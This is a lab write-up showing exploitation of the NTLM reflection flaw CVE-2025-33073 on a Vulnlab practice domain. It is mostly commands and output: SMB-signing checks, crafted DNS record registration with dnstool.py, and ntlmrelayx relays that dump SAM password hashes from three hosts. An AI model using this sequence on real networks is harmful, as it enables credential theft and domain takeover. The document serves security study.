Recently, Synacktiv published a blog post about CVE-2025-33073, an NTLM Reflection attack. In this post, I’ll demonstrate how this vulnerability can be leveraged in the “Reflection” chain from Vulnlab. For an in-depth analysis, refer to the original blog post by Synacktiv
Conditions
For this attack to succeed, the following conditions must be met:
SMB signing must be disabled on the target
The attacker must have permission to create DNS records
Attack
First, we need to check whether our targets have SMB signing disabled or not
$ nxc smb targets.txt
SMB         10.10.163.39    445    WS01             [*] Windows 10 / Server 2019 Build 19041 x64 (name:WS01) (domain:reflection.vl) (signing:False) (SMBv1:False)
SMB         10.10.163.37    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:reflection.vl) (signing:False) (SMBv1:False)
SMB         10.10.163.38    445    MS01             [*] Windows Server 2022 Build 20348 x64 (name:MS01) (domain:reflection.vl) (signing:False) (SMBv1:False)
Running nxc against 3 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
netexec confirms that SMB signing is not enforced (signing:False) on all three target machines, making them potentially vulnerable to this attack
Registering a DNS Record
We need to register a new DNS record, in this case localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA and make it point to our IP address
$ dnstool.py -u 'reflection.vl\abbie.smith' -p '<REDACTED>' 10.10.163.37 -a add -d 10.8.0.210 -r 'localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA'
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
Alternatively, we can create a new DNS record using the hostname of the machine we want to exploit, for example, DC01
$ dnstool.py -u 'reflection.vl\abbie.smith' -p '<REDACTED>' 10.10.163.37 -a add -d 10.8.0.210 -r 'DC011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA'
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
Let’s verify that the DNS record has been created and is pointing to our attacker’s IP address
$ dnstool.py -u 'reflection.vl\abbie.smith' -p '<REDACTED>' 10.10.163.37 -a query -d 10.8.0.210 -r 'localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA'
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found record localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA
DC=localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA,DC=reflection.vl,CN=MicrosoftDNS,DC=DomainDnsZones,DC=reflection,DC=vl
[+] Record entry:
 - Type: 1 (A) (Serial: 90)
 - Address: 10.8.0.210
Alternatively, we can use the dig command
$ dig localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA.reflection.vl @DC01.reflection.vl

; <<>> DiG 9.18.30-0ubuntu0.24.04.2-Ubuntu <<>> localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA.reflection.vl @DC01.reflection.vl
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20625
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA.reflection.vl. IN	A

;; ANSWER SECTION:
localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA.reflection.vl. 180 IN A 10.8.0.210

;; Query time: 63 msec
;; SERVER: 10.10.163.37#53(DC01.reflection.vl) (UDP)
;; WHEN: Sun Jun 15 15:28:07 CET 2025
;; MSG SIZE  rcvd: 112
$ dig DC011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA.reflection.vl @DC01.reflection.vl

; <<>> DiG 9.18.30-0ubuntu0.24.04.2-Ubuntu <<>> DC011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA.reflection.vl @DC01.reflection.vl
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 13727
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;DC011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA.reflection.vl.        IN A

;; ANSWER SECTION:
DC011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA.reflection.vl. 180 IN A 10.8.0.210

;; Query time: 62 msec
;; SERVER: 10.10.163.37#53(DC01.reflection.vl) (UDP)
;; WHEN: Sun Jun 15 15:34:06 CET 2025
;; MSG SIZE  rcvd: 156
Coercion

Now, we just need to coerce authentication to the DNS record we previously created

As you can see, the attack was successful, and we were able to perform a SAM dump because the SYSTEM token was used for authentication
$ ntlmrelayx.py -t "smb://DC01.reflection.vl" -smb2support
Impacket v0.13.0.dev0+20250415.195618.c384b5fb - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client MSSQL loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled

[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 10.10.163.37, attacking target smb://DC01.reflection.vl
[*] Authenticating against smb://DC01.reflection.vl as / SUCCEED
[*] SMBD-Thread-7 (process_request_thread): Received connection from 10.10.163.37, attacking target smb://DC01.reflection.vl
[*] Service RemoteRegistry is in stopped state
[*] Authenticating against smb://DC01.reflection.vl as / SUCCEED
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xfcb176024780bc221b4c7b3f35e16dfd
[*] Target system bootKey: 0xfcb176024780bc221b4c7b3f35e16dfd
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:<REDACTED>:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:<REDACTED>:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Done dumping SAM hashes for host: dc01.reflection.vl
[*] Done dumping SAM hashes for host: dc01.reflection.vl
[*] Stopping service RemoteRegistry
$ ntlmrelayx.py -t "smb://MS01.reflection.vl" -smb2support
Impacket v0.13.0.dev0+20250415.195618.c384b5fb - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client MSSQL loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled

[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 10.10.163.38, attacking target smb://MS01.reflection.vl
[*] Authenticating against smb://MS01.reflection.vl as / SUCCEED
[*] SMBD-Thread-7 (process_request_thread): Received connection from 10.10.163.38, attacking target smb://MS01.reflection.vl
[*] Service RemoteRegistry is in stopped state
[*] Authenticating against smb://MS01.reflection.vl as / SUCCEED
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xf0093534e5f21601f5f509571855eeee
[*] Target system bootKey: 0xf0093534e5f21601f5f509571855eeee
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:<REDACTED>:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:<REDACTED>:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:bb5d8648678f590b8b3051e24a985345:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:bb5d8648678f590b8b3051e24a985345:::
labadm:1000:aad3b435b51404eeaad3b435b51404ee:2a50f9a04b270a24fcd474092ebd9c8e:::
[*] Done dumping SAM hashes for host: ms01.reflection.vl
labadm:1000:aad3b435b51404eeaad3b435b51404ee:2a50f9a04b270a24fcd474092ebd9c8e:::
[*] Done dumping SAM hashes for host: ms01.reflection.vl
[*] Stopping service RemoteRegistry
$ ntlmrelayx.py -t "smb://WS01.reflection.vl" -smb2support
Impacket v0.13.0.dev0+20250415.195618.c384b5fb - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client MSSQL loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled

[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 10.10.163.39, attacking target smb://WS01.reflection.vl
[*] Authenticating against smb://WS01.reflection.vl as / SUCCEED
[*] SMBD-Thread-7 (process_request_thread): Received connection from 10.10.163.39, attacking target smb://WS01.reflection.vl
[*] Service RemoteRegistry is in stopped state
[*] Authenticating against smb://WS01.reflection.vl as / SUCCEED
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x7ed33ac4a19a5ea7635d402e58c0055f
[*] Target system bootKey: 0x7ed33ac4a19a5ea7635d402e58c0055f
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:<REDACTED>:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:<REDACTED>:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:236728438532f0f1a57360173bda0575:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:236728438532f0f1a57360173bda0575:::
labadm:1001:aad3b435b51404eeaad3b435b51404ee:<REDACTED>:::
[*] Done dumping SAM hashes for host: ws01.reflection.vl
labadm:1001:aad3b435b51404eeaad3b435b51404ee:<REDACTED>:::
[*] Done dumping SAM hashes for host: ws01.reflection.vl
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry